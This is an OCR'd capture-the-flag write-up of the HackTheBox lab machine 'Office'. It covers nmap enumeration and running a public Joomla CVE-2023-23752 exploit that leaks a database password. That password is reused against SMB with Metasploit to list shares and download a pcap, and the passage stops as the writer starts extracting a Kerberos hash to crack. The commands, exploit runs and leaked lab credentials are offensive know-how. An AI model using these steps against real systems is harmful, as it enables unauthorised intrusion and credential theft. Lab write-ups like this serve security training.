
Office



IP: 10.129.53.84

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Office
cd ~/HTB/Boxes/Office

# Open a tmux session
tmux new -s Office

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
sudo openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
sudo msfconsole
workspace -a Office
workspace Office
setg LHOST 10.10.14.88
setg LPORT 1337
setg RHOST 10.129.53.84
setg RHOSTS 10.129.53.84
setg SRVHOST 10.10.14.88
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.53.84 --open -T5 -oN Office.nmap
```

Hosts

```
Hosts
=====

address        mac  name         os_name       os_flavor  os_sp  purpose
-------        ---  ----         -------       ---------  -----  -------
10.129.53.84        office.htb   Windows 2022                    server
```

Services


```
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
10.129.53.84  53    tcp    domain        open   Simple DNS Plus
10.129.53.84  80    tcp    http          open   Apache httpd 2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
10.129.53.84  88    tcp    kerberos-sec  open   Microsoft Windows Kerberos server time: 2024-02-25 00:28:48Z
10.129.53.84  139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.129.53.84  389   tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: office.htb0.
10.129.53.84  443   tcp    ssl/http      open   Apache httpd 2.4.56 OpenSSL/1.1.1t PHP/8.0.28
10.129.53.84  445   tcp    microsoft-ds  open
10.129.53.84  464   tcp    kpasswd5      open
10.129.53.84  593   tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
10.129.53.84  636   tcp    ssl/ldap      open   Microsoft Windows Active Directory LDAP Domain: office.htb0.
10.129.53.84  3268  tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: office.htb0.
10.129.53.84  3269  tcp    ssl/ldap      open   Microsoft Windows Active Directory LDAP Domain: office.htb0.
```

Gaining Access

In my nmap results I am able to see the DNS name is DC.office.htb and the domain is office.htb
I added them to my hosts file

```
# Edit file
sudo vim /etc/hosts
# Add line
10.129.53.84    dc.office.htb office.htb
```

Screenshot Evidence




On port 80 I see the website is **Joomla** running on **Apache 2.4.56** and **PHPv8.0.28**
I also see the enumeration of the robots.txt file on the site which lists sites it does not want returned from bots on the web

Screenshot Evidence

```
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1
| http-robots.txt: 16 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /libraries/ /logs/ /modules/ /plugins/
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
```

Using those links I discover the login page
LOGIN PAGE: http://office.htb/administrator/

Screenshot Evidence



I opened the Documentation Link “Joomla Documentation"
LINK: https://github.com/joomla/joomla-cms

I discovered that this is using Joomla CMS. I want to next discover what version it is
GITHUB SOURCE CODE: https://github.com/joomla/joomla-cms

Screenshot Evidence

I browsed the issues in GitHub looking for a possible identifier and found an interesting comment saying "the joomla.xml file provides info about the installable.
REFERENCE: https://github.com/joomla/joomla-cms/issues/38702

Screenshot Evidence


I searched GitHub and Joomlas documentation for Joomla.xml and discovered its location in Joomlas documents

Screenshot Evidence

I was able to find the version information at that link


REFERENCE: http://office.htb/administrator/manifests/files/joomla.xml

Screenshot Evidence



I ran a DuckDuckGo search for “Joomla exploit” and came across CVE-2023-23752 a Code Execution vulnerability

Screenshot Evidence



REFERENCE: https://vulncheck.com/blog/joomla-for-rce

I ran a search for “cve-2023-23752 poc” for a Proof of Concept and found a few. The first one I looked at written in python required more familiarity than I had at the time so I went to the next one I found
REFERENCE: https://github.com/Acceis/exploit-CVE-2023-23752.git

I downloaded the exploit and set up a virtual python env to use it in and viewed the help message for it

```
# Download Exploit
git clone https://github.com/Acceis/exploit-CVE-2023-23752.git
cd exploit-CVE-2023-23752/
bundle install # Install the gem requirements

# Run Exploit
ruby exploit.rb http://office.htb:80
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Office/exploit-CVE-2023-23752]
└─$ ruby exploit.rb http://office.htb:80
Users
[474] Tony Stark (Administrator) - Administrator@holography.htb - Super Users

Site info
Site name: Holography Industries
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: root
DB password: H0lOgrams4reTakIng0Ver754!
DB name: joomla_db
DB prefix: if2tx_
DB encryption 0
```

This returned a username and password for MariaDB
USER: root


PASS: H0lOgrams4reTakIng0Ver754!

I used Metasploits module for Kerberos user enumeration to see if I could find more usernames

```
# Metasploit Commands
use auxiliary/gather/kerberos_enumusers
set DOMAIN office.htb
set RHOSTS 10.129.53.84
set USER_FILE /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
run -j
```

This returned a few usernames to work with

Screenshot Evidence




I checked for reused passwords against the SMB port which returned a successful result for dwolfe
His creds did not work with WinRM or LDAP

```
# Metasploit Commands
use auxiliary/scanner/smb/smb_login
set SMBDomain office.htb
set SMBPass H0lOgrams4reTakIng0Ver754!
set USER_FILE user.list
run -j
```

USER: dwolfe
PASS: H0lOgrams4reTakIng0Ver754!

Screenshot Evidence



I listed the SMB shares using the password and found a non-standard share called “SOC Anaylsis” that I listed the contents of

```
# Commands Executed
smbclient -L //office.htb/ -U dwolfe -W office.htb --password="H0lOgrams4reTakIng0Ver754!"
smbclient //office.htb/SOC\ Analysis -c 'recurse;ls' -U dwolfe -W office.htb --
password="H0lOgrams4reTakIng0Ver754!"
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Office/exploit-CVE-2023-23752]
└─$ smbclient -L //office.htb/ -U dwolfe -W office.htb --password="H0lOgrams4reTakIng0

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SOC Analysis    Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to office.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


Screenshot Evidence pcap file

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Office]
└─$ smbclient //office.htb/SOC\ Analysis -c 'recurse;ls' -U dwolfe -W office.
  .                                   D        0  Wed May 10 11:52:24 2023
  ..                                DHS        0  Wed Feb 14 02:18:31 2024
  Latest-System-Dump-8fbc124d.pcap      A  1372860  Sun May  7 17:59:00 2023

                6265599 blocks of size 4096. 1137843 blocks available
```

I downloaded the file


```
# Download file
smbclient '//office.htb/SOC Analysis' -c 'prompt;recurse;mget *' -U dwolfe -W office.htb --
password='H0lOgrams4reTakIng0Ver754!'

# Open Wireshark and load the file
wireshark Latest-System-Dump-8fbc124d.pcap &
```

Screenshot Evidence



I searched for ldap looking for possible bind requests that have clear text credentials without success
I searched for kerberos requests for possible hashes and found one for tstark

Screenshot Evidence



I right clicked on "**cipher**" and copied the value
I searched for john formats associated with krb5 and what the hash file should look like.
